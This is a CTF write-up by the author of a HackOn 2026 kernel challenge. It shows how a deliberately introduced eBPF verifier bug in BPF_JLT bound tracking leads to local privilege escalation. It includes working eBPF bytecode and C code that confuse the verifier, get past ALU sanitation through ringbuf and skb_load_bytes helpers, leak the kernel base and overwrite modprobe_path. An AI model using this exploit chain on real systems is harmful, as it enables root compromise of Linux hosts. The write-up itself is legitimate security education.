HackOn2026 The Lord of the Notes: Achieving LPE tricking eBPF verifier & bypassing ALU Sanitation
published:
TL;DR
Take advantage of a vulnerable eBPF verifier patch to abuse a vulnerability in the regs_refine_cond_op implementation to trick the verifier via BPF_JLT and take advantage of bpf_ringbuf_output and skb_load_bytes to bypass ALU Sanitation to leverage OOB r/w to LPE.
Challenge Description
This is one of the challenges I had the opportunity to create for HackOn CTF 2026
Un buffer para gobernarlos a todos
- Category: pwn
Exploitation
Initial setup
We are given a list of common files in kernel exploitation challenges:
root@ubuntu:/home/lkt/Desktop/hackon26/tlon# ls -l
total 24680
-rwxr-xr-x 1 root root       82 ene 21 01:37 build-docker.sh
-rw-r--r-- 1 root root 13992960 ene 21 20:47 bzImage
-rw-rw-r-- 1 lkt  lkt       166 ene 21 01:48 ctf.xinetd
-rw-r--r-- 1 lkt  lkt       276 ene 21 01:45 Dockerfile
-rw-r--r-- 1 root root  5626880 ene 21 01:15 initramfs.cpio.gz
-rw-r--r-- 1 root root      230 ene 21 01:21 patch.diff
-rwxr-xr-x 1 lkt  lkt       283 ene 21 01:44 run.sh
In this case we are not going to exploit a vulnerable kernel module, as we can see there is patch.diff:
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -15078,7 +15078,7 @@
-           reg1->umax_value = min(reg1->umax_value, reg2->umax_value - 1);
+           reg1->umax_value = min(reg1->umax_value, reg2->umax_value - 2);
This patch implements a modification in the handling of the BPF_JLT instruction. After doing the jump, the verifier will update its umin and umax ranges accordingly:
If we have the following case where R1 = (0, 2) and R2 = 2, if we compare both registers if (R1 < R2), the verifier will update the maximum value of R1's range by choosing the minimum one between its current max_value, and R2's max_value - 1. So after the jump, R1 = (0, 1). This is the standard behaviour of eBPF verifier, but in the patch there is a bug that allows us to create a bad register. The substraction is changed to -2, this looks like a minor change but this is letting us a chance to confuse the verifier. With the same case as before:
- We create a verifier state with the following values:
R1 = (0, 2)andR2 = 2 - Then execute the branch operation
if (R1 < R2)- The R1 range will get updated
R1 =(0, 1)(0, 0)!!
- The R1 range will get updated
The new R1 range will be (0, 0), the verifier will think R1 = 0, when in reality it can be 0 or 1. This is exactly what we do to exploit this vulnerability, if we create a BPF_MAP_TYPE_ARRAY and give the eBPF bytecode the value 1, after doing what we described before, we can get a register to hold the value 1, but inside the verifier state, it will think it is 0. This is a big primitive because now we can multiply this scalar register with any value we want and OOB write/read on the kernel heap.
This is my second eBPF challenge, I learnt almost every technique from extended-eBPF challenge from UoftCTF2026. For this challenge, I wanted to take a step forward and learn how to bypass ALU Sanitation, a protection that was not enabled in UoftCTF, but it is here.
I will not cover the basics of eBPF in this writeup, you can refer to this blog for in-depth explanation, or my other writeup for a quick introduction.
ALU Sanitation
The verifier tracks the contents of every register using static analysis, this means that using specific bugs it can be tricked to think a register has a value when in runtime it has a different one. If we now try to OOB read a value with the previous primitive using pointer arithmetic and BPF_LDX_MEM, we won't get any error, but it will not work. This is because ALU Sanitation will patch our bytecode in runtime to prevent this out of bounds access.
This was introduced to mitigate this kind of attacks, so to bypass this I used the techniques used in this blog.
There are specific eBPF helper functions, these are API functions used to retrieve information from packets, debug, etc. Some of these take as parameter a src pointer from where it will read, a dst pointer to write the data read to, and the most important part, a size field. For this helper functions, ALU sanitation will not add its patch, so we can use them to bypass the protection. There are 2 helpers that we will use:
bpf_ringbuf_output(): to OOB read and get our leaks.bpf_skb_load_bytes(): to achieve AAW (can be used to leak too)
Defeating KASLR
To achieve out-of-bounds access in the kernel heap we will create what we will call the VULN register, this will hold this "confused" value, the one the verifier thinks is 0, but is actually 1. As we explained before, we can create this confusion with the following instructions:
/* Retrieve our value (1) from the bpf_map */
BPF_MOV64_REG(BPF_REG_9, BPF_REG_1),
BPF_LD_MAP_FD(MAP_FD_REG, map_fd),
BPF_MOV64_IMM(BPF_REG_2, idx),
BPF_STX_MEM(BPF_DW, STACK_POINTER, BPF_REG_2, -0x8),
BPF_MOV64_REG(BPF_REG_2, STACK_POINTER),
BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -0x8),
BPF_EMIT_CALL(BPF_FUNC_map_lookup_elem),
ERR_CHECK,
BPF_LDX_MEM(BPF_DW, BPF_REG_5, RETURN_VALUE_REG, 0),

/* Create branches to set the R5 range to (0, 2) */
BPF_JMP_IMM(BPF_JLE, BPF_REG_5, 2, 2),
  CLEAR_RAX,
  BPF_EXIT_INSN(),
BPF_JMP_IMM(BPF_JGE, BPF_REG_5, 0, 2),
  CLEAR_RAX,
  BPF_EXIT_INSN(),

/* Trigger the vulnerable BPF_JLT to set R5 = (0, 0) */
BPF_MOV64_IMM(BPF_REG_6, 2),
BPF_JMP_REG(BPF_JLT, BPF_REG_5, BPF_REG_6, 2),

/* Move it to the VULN register */
BPF_MOV64_REG(VULN, BPF_REG_5)
Note:
ERR_CHECKandCLEAR_RAXare user defined macros to exit if the function fails, or to setBPF_REG_0to 0.
With our VULN register set, we can now setup a ringbuf to read from the kernel with bpf_ringbuf_output.
It is defined like so:
static long (* const bpf_ringbuf_output)(void *ringbuf, void *data, __u64 size, __u64 flags)It will read from data into our ringbuf for a length of size bytes. We will place there our VULN value, multiplied by an arbitrary number.
To use this helper, we must set up 3 different memory allocations (docs):
/* setup ring buffer */
int ringbuf_fd = bpf_create_ringbuf_map(0x1000);

size_t pagesize = sysconf(_SC_PAGESIZE);
void *cons = mmap(NULL, pagesize, PROT_READ | PROT_WRITE, MAP_SHARED, ringbuf_fd, 0);
void *prod = mmap(NULL, pagesize, PROT_READ, MAP_SHARED, ringbuf_fd, pagesize);
void *data = mmap(NULL, 0x1000, PROT_READ, MAP_SHARED, ringbuf_fd, 2 * pagesize);
According to the documentation:
This function incurs an extra memory copy operation in comparison to using bpf_ringbuf_reserve/bpf_ringbuf_submit/bpf_ringbuf_discard, but allows submitting records of lengths unknown to the verifier.
Now from our eBPF bytecode we have to set the arguments:
/* arg1 = bpf_ringbuf_map (to) */
BPF_LD_MAP_FD(MAP_FD_REG, ringbuf_fd),

/* arg2 (from) */
BPF_MOV64_REG(BPF_REG_2, RETURN_VALUE_REG),

/* arg3 = 0 or 0x108 (len) */
BPF_ALU64_IMM(BPF_MUL, VULN, 0x108),
BPF_MOV64_REG(BPF_REG_3, VULN),

/* arg4 flags */
BPF_MOV64_IMM(BPF_REG_4, 0),

BPF_EMIT_CALL(BPF_FUNC_ringbuf_output),
For every BPF map that we create there is always an ops pointer, this will hold the address of the map_type specific operation functions, like lookup, update, etc. This pointer is, for this kernel version, 0x12202a0 bytes off the kernel base, so we can use it to defeat KASLR.
bpf_ringbuf_output does not let us read to negative offsets, so we must leak something that is contiguous in memory to our ring buffer. Because CONFIG_SLAB_FREELIST_RANDOM is enabled in linux kernel 6.12, we cannot predict what will be in front of our map, so we can fill the kmalloc-512 cache with BPF_MAP_TYPE_ARRAY to make sure it will always be a BPF map in the next chunk.
Debugging with GDB we can see that the offset to the ops pointer from the start of the bpf_ringbuf_map is exactly 0x108 bytes, so we call the helper with this size.
To read from the map from userland we have this function:
static uint64_t dump_ringbuf(void *cons, void *prod, void *data){

  __sync_synchronize();

    uint64_t p_pos = *(uint64_t*)prod;
    uint64_t c_pos = *(uint64_t*)cons;

    printf("[!] Ringbuf -> Producer: %lu, Consumer: %lu\n", p_pos, c_pos);

    if (p_pos > c_pos) {
    char *leak = (char*)data + (c_pos & 0xFFF) + 8;

    return *(unsigned long*)&leak[0x100];

    }

    *(uint64_t*)cons =  p_pos;

  return (unsigned long)NULL;
}
This is, as far as I know, as simple as it can get for ring buffers, because there are some checks you have to do in the producer and consumer regions (that I did not want to learn at the moment of solving this challenge). Our leak address is at offset 0x100, so we can retrieve it and calculate kernel base.
Kernel AAW
Now that we have a leak, we have to make use of our confused register to get a more powerful primitive than OOB. This time we will use bpf_skb_load_bytes. This function will load the received bytes (from the socket) into an address of our choice. You can check the documentation here.
static long (* const bpf_skb_load_bytes)(const void *skb, __u32 offset, void *to, __u32 len)The *skb pointer is loaded automatically into R1 when starting our bytecode, so we save it at the beginning of our program. offset is where (in the socket buffer) we have to start copying, *to the address to write to and len the number of bytes.
We are going to trick again the verifier, this time we will set our length to 0x18, but the helper does not accept 0 as length, so we multiply VULN with 0x17, and then VULN += 1.
First, we will store in RSP-0x18 and RSP-0x20 a pointer to the map, this is done so the verifier knows that at these stack positions there are pointers that can be accessed to. Then we will set the length of the write to 0x18, and the pointer where we will write is RSP-0x28. After the call to bpf_skb_load_bytes, the verifier will think we wrote 1 byte, but in reality we are writing 0x18 bytes! The first qword will be "AAAAAAAA" to pad until the pointers, and then &modprobe_path and &modprobe_path+4 for the last qword.

The verifier thinks that the addresses in the stack are bpf_map valid pointers, so we can access them and write anything into them with BPF_STX_MEM. We will use this to write the string /tmp/x to modprobe_path. Refer to this blog for more info about this technique.
The stack will be overwritten when we execute the program, writing our payload to the socket that triggers the bytecode.
/* restore our previously saved *skb to R1 */
BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),

/* store the safe pointers in the stack */
BPF_STX_MEM(BPF_DW, STACK_POINTER, RETURN_VALUE_REG, -0x18),
BPF_STX_MEM(BPF_DW, STACK_POINTER, RETURN_VALUE_REG, -0x20),
BPF_MOV64_IMM(BPF_REG_2, 0x0), // offset = 0 (arg2)
BPF_MOV64_REG(BPF_REG_3, STACK_POINTER), // to = fp-0x28 (arg3)
BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -0x28),
/* set length */
BPF_ALU64_IMM(BPF_MUL, VULN, 0x17), // the verifier thinks this is 0x17 * 0 = 0
BPF_ALU64_IMM(BPF_ADD, VULN, 1),
BPF_MOV64_REG(BPF_REG_4, VULN), // len = 0x18 (arg4)
BPF_EMIT_CALL(BPF_FUNC_skb_load_bytes),
/* aaw via BPF_FUNC_skb_load_bytes */

/* overwrite modprobe_path */
BPF_LDX_MEM(BPF_DW, BPF_REG_6, STACK_POINTER, -0x20),
BPF_MOV64_IMM(BPF_REG_4, (_tmp_x & 0xffffffff)),
BPF_STX_MEM(BPF_W, BPF_REG_6, BPF_REG_4, 0),

BPF_LDX_MEM(BPF_DW, BPF_REG_6, STACK_POINTER, -0x18),
BPF_MOV64_IMM(BPF_REG_4, (_tmp_x >> 32)),
BPF_STX_MEM(BPF_W, BPF_REG_6, BPF_REG_4, 0),
Getting the flag

Because there is no way of compiling the exploit inside the machine, I have a Python script that compiles it with musl-gcc, and manages the decoding and execution remotely into the VM.
Solver
- Final exploit: exploit.c
- eBPF insns: bpf_insns.h
- eBPF helpers: bpf.h
- Python solver: win.py